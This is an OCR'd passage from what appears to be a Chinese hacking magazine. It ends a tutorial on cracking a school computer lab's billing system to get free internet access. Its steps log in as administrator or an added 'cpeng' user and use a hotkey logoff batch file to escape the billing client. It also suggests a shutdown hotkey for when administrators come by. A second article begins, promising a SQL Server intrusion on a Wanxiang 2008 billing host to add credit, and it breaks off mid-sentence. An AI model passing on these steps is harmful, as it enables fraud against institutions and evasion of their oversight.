


图4




图5

之后选择administrator用户或者cpeng用户（密码cpeng）进行登录，就没有任何限制了，机房管理软件也不再启动了，破解就此完成。

四、补充说明

破解过程中有很多地方都是可以加快破解速度的，比如注销可以通过直接创建系统文件夹下logoff.exe的快捷方式，然后通过快捷键调用它。如果机房使用的是administrator用户和空密码，就不需要添加新用户了。此破解方法也不是万能的，管理员可以使用NTFS磁盘文件格式来限制系统文件夹及文件的访问，以及使用受限用户的方法来限制此方法的免费上网（虽然也能破解，但费的劲可就大多了）。如果是管理员查得比较严，你怕被查到，就使用类似logoff.exe的方法，创建一个shutdown.exe的快捷方式的快捷键，管理员一来你就直接按快捷键关机就行了，但是管理员一般都不会来的，这和其他机房管理系统基本上一样。




图6




图7




图8

将其保存为bat文件，比如“注销.bat”，并右键选择“发送到”－“桌面快捷方式”，右键点击这个快捷方式，选择“属性”，更改其中的快捷键，比如更改为Ctrl+Alt+S，也就是同时按住这三个键，如图7。

运行刚才复制到桌面的文件夹里的Client.exe，就会恢复正常的登录以后的状态。

（4）选择桌面右下角的图标，右击选择“结账下机”，正常下机结束，返回登录窗口，如图8。此时按我们刚才所设置的快捷键，也就是Ctrl+Alt+S，WindowsXP就会自动注销了，注销

最终完成破解后，我们就能在不花多少钱的基础上实现不付费上网了，并且管理员并不知道你已经破解了系统，控制端也没有任何消息，以后大家就尽情的在学校里免费上网吧。

（本文所涉及到的IceSword1.20、logoff.exe、shutdown.exe、清理垃圾程序.bat、注销.bat已收录到光盘中）

入侵万象2008记费主机玩充值

[illegible] SQL Server [illegible] 2008 [illegible] 充值

小鬼

自从学校机房的收费系统从万象2004更换成万象2008后，小菜我的日子也就越过越差了，想起以前，每天上网不花钱还能省下不少票票给自己买心爱的X，可自从换成了万象2008后